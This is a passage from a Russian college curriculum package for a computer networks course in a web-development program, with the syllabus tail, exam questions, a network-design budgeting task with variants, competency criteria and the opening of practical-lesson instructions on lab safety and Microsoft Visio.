	7	Типы адресов стека TCP/IP. Локальные адреса. Сетевые IP-адреса. Доменные имена. Формат и классы IP-адресов	2		
	8	Подсети и маски подсетей. Назначение адресов автономной сети. Централизованное распределение адресов. Отображение IP-адресов на локальные адреса. Система DNS	2		
	Практические занятия:		**10**	10	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	9	**Практическое занятие № 4**. Настройка протоколов TCP/IP в операционных системах			
	10	**Практическое занятие № 5**. Работа с диагностическими утилитами протокола TCP/IP			
	11	**Практическое занятие № 6**. Решение проблем с TCP/IP			
	12	**Практическое занятие № 7**. Преобразование форматов IP-адресов. Расчет IP-			

		адреса и маски подсети			
	13	**Практическое занятие № 8**. Работа в виртуальной машине Microsoft Virtual PC. DHCP – сервер, DNSсервер			
	Самостоятельная работа обучающихся:		**2**		ОК 01 – ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	Заполнение таблицы «Сетезависимые и сетенезависимые уровни модели OSI				
Тема 1.4. Сетевые архитектуры	*Содержание учебного материала:*		*20*		ОК 01, ОК 05, ОК 07, ОК 09, ПК 2.1 -ПК 2.5
	1	Базовые технологии локальных компьютерных сетей: Ethernet, TokenRing FDDI и ArcNet. Стандарты IEEE 802.x Схема конструкции «IP поверх несущего протокола»	2		
	2	Технологии беспроводных локальных сетей. Технологии глобальных сетей. Принципы построения глобальных сетей	2		
	3	Организация межсетевого взаимодействия. Принципы объединения сетей на основе протоколов сетевого уровня. Настройка протокола TCP/IP в операционных системах. Применение диагностических утилит протокола TCP/IP	2		
	4	Протоколы маршрутизации. Фильтрация пакетов. Функции маршрутизатора. Сетевой шлюз. Брандмауэр	2		
	5	Современные тенденции развития сетей. Интернет вещей. Интеллектуальные сети. Сети 5G	2		
	Практические занятия:		**8**	8	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09, ПК 2.1 - ПК 2.5
	6	**Практическое занятие № 9**. Настройка удаленного доступа к компьютеру			
	7	**Практическое занятие № 10**. Работа с программой Outlook Express			
	8	**Практическое занятие № 11**. Архитектура «клиент- сервер». Принципы построения и эксплуатации.			
	9	**Практическое занятие № 12**. Настройка встроенного межсетевого экрана (брандмауэра)			
	Самостоятельная работа обучающихся:		**2**		ОК 01 – ОК 05, ОК 07, ОК 09, ПК 2.1 -ПК 2.5
	Изучение материала по теме «Современные технологии скоростного удаленного доступа к данным»				
	Самостоятельная работа обучающихся:		**6**		
	Подготовка к экзамену				
		Экзамен	**6**		
		ВСЕГО по ОП.05.	**86**	24	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в лаборатории информационных технологий и программирования.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры для обучающихся.

3.2. Учебно-методическое обеспечение

По дисциплине ОП.05. Основы компьютерных сетей разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Литература:

1. Замятина О. М. Инфокоммуникационные системы и сети. Основы моделирования : учебное пособие для среднего профессионального образования / О. М. Замятина. — Москва : Издательство Юрайт, 2024. — 159 с. — (Профессиональное образование). — ISBN 978-5-534-10682-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518012 (дата обращения: 12.01.2024).

2. Сети и телекоммуникации : учебник и практикум для среднего профессионального образования / К. Е. Самуйлов [и др.] ; под редакцией К. Е. Самуйлова, И. А. Шалимова, Д. С. Кулябова. — Москва : Издательство Юрайт, 2024. — 363 с. — (Профессиональное образование). — ISBN 978-5-9916-0480-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517817 (дата обращения: 12.01.2024).

Дополнительная литература:

1. Абросимов Л. Методы проектирования и анализа сетей ЭВМ / Леонид Абросимов. - М.: Palmarium Academic Publishing, 2019. - 220 с.

2. Аврамов Л. Центры обработки данных на основе политик и ACI. Структура, концепции и методология / Люсьен Аврамов, Маурицио Портолани. - М.: Вильямс, **2021**. - 384 с.

3. Антонова Г. Технологии передачи информации на физическом уровне модели OSI / Галина Антонова. - М.: Palmarium Academic Publishing, 2021**.** - 192 с.

4. Линович А.Ю. Многоскоростная обработка сигналов в задачах обратного моделирования / Александр Юрьевич Линович. - М.: LAP Lambert Academic Publishing, 2022**.** - 228 с.

5. Назаров А. und К. Сычев Теоретические основы проектирования сетей связи следующего поколения: моногр. / А. Назаров und К. Сычев. - М.: LAP Lambert Academic Publishing, 2020**.** - 536 с.

6., Остроух А. Автоматизация управления производством / Остроух Андрей, Нгуен Дык Тхань und Эдгар Чернов. - М.: LAP Lambert Academic Publishing, 2020. - 284 с.

7. Привалов А. und Ларкин Е. Моделирование информационных процессов тренажерных систем / Александр Привалов und Евгений Ларкин. - М.: LAP Lambert Academic Publishing, 2018**.** - 240 с.

Интернет-ресурсы:

1. Борьба с преступностью в глобальных компьютерных сетях Интернет. Код доступа http://www.s-quo.com/content/articles/335/949/

2. Основы компьютерных сетей и телекоммуникации. Код доступа http://window.edu.ru/ catalog/?p_rubr=2.2.75.6.10 .

3. Сетевые технологии - https://datanets.ru/

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также по результатам промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - организовывать и конфигурировать Основы компьютерных сетей;	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- экзамен
$У_2$ - строить и анализировать модели компьютерных сетей;		
$У_3$ - эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;		
$У_4$ - выполнять схемы и чертежи по специальности с использованием прикладных программных средств;		
$У_5$ - работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX);		
$У_6$ - устанавливать и настраивать параметры протоколов;		
$У_7$ - обнаруживать и устранять ошибки при передаче данных.		
знать:		
$З_1$ - основные понятия компьютерных сетей: типы, топологии, методы доступа к среде передачи;	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- экзамен
$З_2$ – аппаратные компоненты компьютерных сетей;		
$З_3$ – принципы пакетной передачи данных;		
$З_4$ – понятие сетевой модели;		
$З_5$ – сетевую модель OSI и другие сетевые модели;		
$З_6$ – протоколы: основные понятия, принципы взаимодействия, различия и особенности распространенных протоколов, установка протоколов в операционных системах;		
$З_7$ – адресацию в сетях, организацию межсетевого воздействия.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, *использовать знания по финансовой грамотности в различных жизненных ситуациях*[2]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации

[2] Выделенное курсивом в рамках данной дисциплины не формируется

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, *применять знания об изменении климата*, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по *специальности*
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОП.05. Компьютерные сети

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине ОП.05. Компьютерные сети предназначены для оценки освоения запланированных результатов дисциплины, общих и профессиональных компетенций обучающихся *для специальности 09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины ОП.05. Компьютерные сети обучающийся должен

уметь:

$У_1$ - организовывать и конфигурировать Основы компьютерных сетей;

$У_2$ - строить и анализировать модели компьютерных сетей;

$У_3$ - эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

$У_4$ - выполнять схемы и чертежи по специальности с использованием прикладных программных средств;

$У_5$ - работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX);

$У_6$ - устанавливать и настраивать параметры протоколов;

$У_7$ - обнаруживать и устранять ошибки при передаче данных.

знать:

$З_1$ - основные понятия компьютерных сетей: типы, топологии, методы доступа к среде передачи;

$З_2$ – аппаратные компоненты компьютерных сетей;

$З_3$ – принципы пакетной передачи данных;

$З_4$ – понятие сетевой модели;

$З_5$ – сетевую модель OSI и другие сетевые модели;

$З_6$ – протоколы: основные понятия, принципы взаимодействия, различия и особенности распространенных протоколов, установка протоколов в операционных системах;

$З_7$ – адресацию в сетях, организацию межсетевого воздействия.

Форма промежуточной аттестации – ***экзамен.***

Вид – по билетам. Каждый билет содержит 1 вопрос и практическое задание.

Задание обучающимся выдается заранее. Обучающийся его может выполнить в процессе самостоятельной работы или на экзамене.

Критерии оценки устного ответа

«отлично» - обучающийся в полном объеме ответил на все вопросы и дополнительные вопросы, поставленные преподавателем, умеет работать со всеми видами источников, проявив самостоятельность и знания межпредметного характера, применять принципы дисциплины в жизни.

«хорошо» - обучающийся раскрыл содержание вопросов, но в его ответе содержатся недочеты или одна не грубая ошибка; при ответе на поставленные вопросы имеются незначительные замечания и поправки со стороны преподавателя. Обучающийся может самостоятельно добывать знания, пользуясь различными источниками, имеет развитые практические умения, но необязательно их применять.

«удовлетворительно» - обучающийся раскрыл более, чем на 50% содержание вопросов, но его ответ содержит недочеты или 2-3 негрубые ошибки, при ответе на поставленные вопросы преподаватель оказывал ему значительную помощь в виде наводящих вопросов. Обучающийся знает только основные принципы, умеет добывать знания лишь из основных источников, частично сформированы знания и умения.

«неудовлетворительно» - обучающийся раскрыл менее, чем на 50% содержание вопросов, его ответ содержит более двух грубых ошибок, при ответе на поставленные вопросы преподаватель оказывал ему постоянную помощь. Обучающийся не умеет самостоятельно работать с источниками, не знает принципов дисциплины, у него не сформированы знания и умения.

Критерии оценки практического задания

В процентном соотношении оценки (по пятибалльной системе) выставляется выставлять в следующих диапазонах:

Оценка	отлично	хорошо	удовлетворительно	неудовлетворительно
Критерии	90-100%	75-89%	51-74%	50 и менее %

Общая оценка по дисциплине – среднее арифметическое.

При активной работе на практических занятиях и правильном их выполнении оценка выставляется в пользу обучающегося.

Перечень экзаменационных вопросов

для промежуточной аттестации

по дисциплине ОП.05. Компьютерные сети

1. Основные направления интеграционных процессов современных сетей связи.
2. Понятие компьютерной сети.
3. Классификация компьютерных сетей.
4. Типы и характеристики линий связи.
5. Понятие базовых сетевых технологий. Базовые сетевые технологии и комбинированные топологические решения. Достоинства и недостатки базовых сетевых технологий.
6. Методы доступа к среде передачи данных. Классификация методов доступа.
7. Методы доступа CSMA/CD, CSM/CA. Маркерные методы доступа.
8. Физические среды передачи данных. Типы кабелей и их характеристики. Сравнения кабелей. Типы сетей, линий и каналов связи. Беспроводные среды передачи данных.
9. Соединители, коннекторы для различных типов кабелей. Инструменты для монтажа и тестирования кабельных систем.
10. Коммуникационное оборудование сетей. Сетевые адаптеры. Функции и характеристики сетевых адаптеров. Классификация сетевых адаптеров. Драйверы сетевых адаптеров. Установка и конфигурирование сетевого адаптера.
11. Концентраторы, мосты, коммутирующие мосты, маршрутизаторы, шлюзы, их назначение, основные функции и параметры.
12. Типы серверов: файловые, печати, приложений, сообщений, баз данных.
13. Теоретические основы передачи данных. Понятие сигнала, данных. Методы кодирования данных при передаче. Понятие коммутации. Коммутация каналов, пакетов, сообщений. Понятие пакета.
14. Модуляция сигналов. Методы оцифровки.
15. Сущность аналоговой модуляции и цифрового кодирования.
16. Характеристика самосинхронизирующихся кодов.
17. Импульсно – кодовая модуляция: назначение, сущность, области применения.
18. Характеристика способов связи без установления логического соединения и с установлением.
19. Характеристика способов обеспечения достоверности передачи информации.
20. Маршрутизация пакетов в сетях связи: сущность, оценка, области применения.
21. Протокол X.25, достоинства и недостатки. Особенности сетей X.25.

22. Протокол Frame Relay (FR): назначение, общая характеристика. Сети FR.Особенности сетей Fram Relay.

23. Особенности сетей ISDN.

24. Технология ATM (Asynchronous Transfer Mode). Основные принципы технологии ATM. Особенности сетей ATM.

25. Характеристика спутниковых сетей связи.

26. Локальные сети: особенности, типы и характеристики. Базовые технологии локальных компьютерных сетей: Ethernet, TokenRing, FDDI и ArcNet. Стандарты IEEE 802.x. Схема конструкции «IP поверх несущего протокола».

27. Структура и функции программного обеспечения локальных сетей.

28. Характеристика сетевого оборудования локальных сетей. Технологии беспроводных локальных сетей.

29. Принципы построения глобальных компьютерных сетей. Технологии глобальных сетей. Принципы построения глобальных сетей.

30. Сетевые модели. Понятие сетевой модели. Модель OSI.

31. Уровни модели. Взаимодействие уровней. Интерфейс. Функции уровней модели OSI.

32. Модель TCP/IP.

33. Протоколы и стеки протоколов. Структура стеков OSI, IPX/SPX, NetBios/SMB. Распределение протоколов по назначению в модели OSI.

34. Характеристики сети Internet.

35. Семейство протоколов TCP/IP: состав, назначение. Стек протоколов TCP/IP. Его состав и назначение каждого протокола.

36. Организация межсетевого взаимодействия. Принципы объединения сетей на основе протоколов сетевого уровня.

37. Настройка протокола TCP/IP в операционных системах. Применение диагностических утилит протокола TCP/IP.

38. Протоколы маршрутизации. Фильтрация пакетов. Функции маршрутизатора. Сетевой шлюз. Брандмауэр.

39. Сетевые и транспортные протоколы. Протоколы прикладного уровня FTP, HTTP, Telnet, SMTP, POP3.

40. Способы адресации в IP сети. Типы адресов стека TCP/IP. Локальные адреса. Сетевые IP-адреса. Доменные имена. Формат и классы IP-адресов

41. Назначение адресов автономной сети. Централизованное распределение адресов. Отображение IP-адресов на локальные адреса. Система DNS.

42. Характеристика прикладных сервисов сети Internet.

43. Характеристика и типовая структура корпоративной компьютерной сети. 44. Программное обеспечение корпоративной компьютерной сети.

45. Состав и назначение сетевого оборудования корпоративной компьютерной сети.

46. Основные пути совершенствования и развития компьютерных сетей. Современные тенденции развития сетей. Интернет вещей. Интеллектуальные сети. Сети 5G.

Перечень экзаменационных практических заданий

для промежуточной аттестации

по дисциплине ОП.05. Компьютерные сети

Задание. Спроектировать сеть по заданным параметрам.

1. Составить план зданий, этажей комнат. Условно считаем, что количество комнат на этажах одинаково.

2. Выбрать среду передачи данных (кабель, воздух). Рассчитать длины и стоимость кабеля, розеток. Беспроводные устройства, если необходимо.

3. Выбрать рабочие станции (компьютеры) для рабочих мест персонала. Рассчитать стоимость. (Считать, что количество рабочих станций офисного назначения составляет 45%, для разработчиков – 55%). Требования к компьютеру для разработки примерно в 2 раза выше, чем для офисных применений.

4. Выбрать и рассчитать стоимость сетевого оборудования (коммутаторы, роутеры, шлюзы, сетевые принтеры). (Выбор производить с учетом обеспечения предприятия централизованным доступом в интернет, электронной почтой, сервисом печати документов).

5. Выбрать и рассчитать стоимость серверного оборудования.

6. Выбрать и рассчитать стоимость программного обеспечения как для рабочих станций, та и для серверов.

7. Общая стоимость должна укладывать в заданный бюджет без учета трудозатрат на проведение работ по организации сети. Допускается перерасход или недоиспользование бюджета не более +-15%.

Таблица 1 – Варианты и данные для выполнения задания

Вариант	Количество				
	зданий	этажей	комнат	узлов	Бюджет
1	2	2	5	75	2 800 000
2	2	2	8	104	3 900 000
3	1	4	5	80	3 300 000
4	2	2	4	90	3 500 000
5	2	2	6	120	4 800 000
6	1	4	7	115	5 200 000
7	1	3	4	60	2 700 000
8	2	2	4	95	4 000 000
9	2	3	5	130	5 500 000
10	1	5	5	100	4 200 000
11	2	2	7	123	5 700 000
12	2	2	8	140	6 000 000
13	2	2	4	65	2 900 000

14	1	3	3	50	2 300 000
15	1	3	3	75	3 000 000
16	1	4	6	115	4 200 000
17	2	3	5	140	5 800 000
18	2	2	6	100	3 900 000
19	2	4	5	140	6 200 000
20	1	4	6	115	5 100 000
21	2	4	6	180	7 100 000
22	1	3	7	85	3 500 000
23	2	4	5	150	5 900 000
24	1	3	6	90	3 600 000
25	2	2	6	105	4 100 000
26	2	2	7	135	5 100 000
27	2	3	7	170	3 900 000
28	1	3	5	75	3 400 000
29	1	4	5	100	4 400 000

1.2. Оценка сформированности компетенций обучающихся

В результате освоения дисциплины ОП.05. Компьютерные сети обучающийся должен показать также и сформированность ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, *использовать знания по финансовой грамотности в различных жизненных ситуациях*[1]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии

[1] Выделенное курсивом в рамках дисциплины не формируется

	- организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, *применять знания об изменении климата*, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована)

Освоение ***профессиональных компетенций (ПК)*** проверяется через знания и умения по дисциплине:

Результат профессиональные компетенции)	*Основные показатели*
ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку. ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии	**уметь:** $У_1$ - организовывать и конфигурировать Основы компьютерных сетей; $У_2$ - строить и анализировать модели компьютерных сетей; $У_3$ - эффективно использовать аппаратные и программные компоненты компьютерных сетей при

информационных ресурсов. ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах. ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений. ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.	решении различных задач; $У_4$ - выполнять схемы и чертежи по специальности с использованием прикладных программных средств; $У_5$ - работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX); $У_6$ - устанавливать и настраивать параметры протоколов; $У_7$ - обнаруживать и устранять ошибки при передаче данных. **знать:** $З_1$ - основные понятия компьютерных сетей: типы, топологии, методы доступа к среде передачи; $З_2$ – аппаратные компоненты компьютерных сетей; $З_3$ – принципы пакетной передачи данных; $З_4$ – понятие сетевой модели; $З_5$ – сетевую модель OSI и другие сетевые модели; $З_6$ – протоколы: основные понятия, принципы взаимодействия, различия и особенности распространенных протоколов, установка протоколов в операционных системах; $З_7$ – адресацию в сетях, организацию межсетевого воздействия.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Компьютерные сети

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.05. Компьютерные сети

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

Пояснительная записка

Дисциплина ОП.05. Компьютерные сети входит в общепрофессиональный цикл и является базовой для дальнейшего освоения профессиональных модулей.

В результате освоения дисциплины обучающийся ***должен уметь***:

$У_1$ - организовывать и конфигурировать компьютерные сети;

$У_2$ - строить и анализировать модели компьютерных сетей;

$У_3$ - эффективно использовать аппаратные и программные компоненты компьютерных сетей при решении различных задач;

$У_4$ - выполнять схемы и чертежи по специальности с использованием прикладных программных средств;

$У_5$ - работать с протоколами разных уровней (на примере конкретного стека протоколов: TCP/IP, IPX/SPX);

$У_6$ - устанавливать и настраивать параметры протоколов;

$У_7$ - обнаруживать и устранять ошибки при передаче данных.

знать:

$З_1$ - основные понятия компьютерных сетей: типы, топологии, методы доступа к среде передачи;

$З_2$ – аппаратные компоненты компьютерных сетей;

$З_3$ – принципы пакетной передачи данных;

$З_4$ – понятие сетевой модели;

$З_5$ – сетевую модель OSI и другие сетевые модели;

$З_6$ – протоколы: основные понятия, принципы взаимодействия, различия и особенности распространенных протоколов, установка протоколов в операционных системах;

$З_7$ – адресацию в сетях, организацию межсетевого воздействия.

С целью овладения общими компетенциями **(ОК):**

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *п*редпринимательскую деятельность в профессиональной сфере, *использовать знания по финансовой грамотности в различных жизненных ситуациях;*

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 07. Содействовать сохранению окружающей среды, *ресурсосбережению, применять знания об изменении климата*[1], принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и **профессиональной компетенцией (ПК):**

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

.

[1] Выделенное курсивом в рамках данной дисциплины не формируется

ТЕХНИКА БЕЗОПАСНОСТИ
ПРИ ВЫПОЛНЕНИИ ПРАКТИЧЕСКИХ РАБОТ

Во избежание несчастных случаев, порчи оборудования студенты обязаны выполнять следующие требования:

1. Перед началом работы:

- Убедится в отсутствии видимых повреждений на рабочем месте;
- Принять правильную рабочую позу (смотри рисунок ниже);
- Разместить на столе пособия так, чтобы они не мешали работе на компьютере; • Начинать работу только по указанию преподавателя.

2. Во время работы:

1. В процессе выполнения практических работ категорически запрещается использовать не проверенные носители информации, загружать и устанавливать в компьютер другое программное обеспечение, кроме используемого на этом компьютере;
2. Категорически запрещается удалять информацию из каталогов, не принадлежащую студентам;
3. Не выполнять операций записи в системные файлы, используемые операционной системой Windows, не перемещать информацию в каталогах, т.к. это может привести к потере работоспособности операционной системы;
4. При возникновении подозрений в некорректной работе компьютера, конфликтов программного обеспечения, сбоев при выполнении команд операционной системы, непредвиденной потере оперативной информации, появление предупреждающих сообщений и т.д. немедленно сообщить преподавателю для проверки компьютера и подтверждения его работоспособности.

3. По окончании работы:

1. Закрыть все активные окна программ;
2. Корректно выключаем компьютер;
3. Оставляем рабочее место чистым.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 1.
Построение схемы компьютерной сети

Цель – формирование умений строить и анализировать модели компьютерных сетей;

- научиться выполнять схемы и чертежи по специальности с использованием прикладных программных средств

Время выполнения – 2 часа

Краткая теория

Программный продукт Visio

Программный продукт Visio является разработкой компании VisioCorporation, которая была куплена в 2000-м году компанией Microsoft, а программа получила название MicrosoftVisio.

- VisioStandard – служит для создания бизнес-диаграмм, в том числе блок-схем, структурных схем, графиков работ, и др.

- VisioProfessional – средство моделирования и документирования бизнес-процессов, проектирования и построения схем сетей, планов помещений, схематических чертежей, предназначенных для IT-специалистов, инженеров, технических руководителей и разработчиков программного обеспечения.

Расширенные средства создания схем сетей выделены в дополнительный продукт – MicrosoftVisioEnterpriseNetworkTools, который предоставляет возможности автоматического создания схем сетей, документирование структур каталогов ActiveDirectory, и др.

Область применения

Программный продукт MicrosoftVisio (в дальнейшем - MS Visio) в последнее время активно завоевывает рынок, выступая в качестве эталона деловой графики.

Для рисования на компьютере существуют десятки различных приложений. Это и простейшие графические редакторы типа Paint, и профессиональные системы типа CorelDraw. Visio не заменяет существующих, особенно сильно развитых систем. Но в этой ситуации появляется много примеров, когда инженер, использующий скажем AutoCAD, начинает дополнительно применять MS Visio. Кроме того, существуют области, для которых нет специализированных продуктов кроме MS Visio, например, рисование химических структурных диаграмм.

Для IT-специалистов и разработчиков программного обеспечения особый интерес представляют такие функции пакета MS Visio:

- построение планов зданий и инженерных коммуникаций;
- разработка схем компьютерных сетей;
- разработка диаграмм баз данных;
- проектирование карт web-сайтов.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

Задание 1.

Запустить MicrosoftVisio из группы программ Microsoft Office. Запустить и ознакомиться с разделами справочной системы для работы с MicrosoftVisio.

Открыть интересующий Вас раздел справки и изучить его.

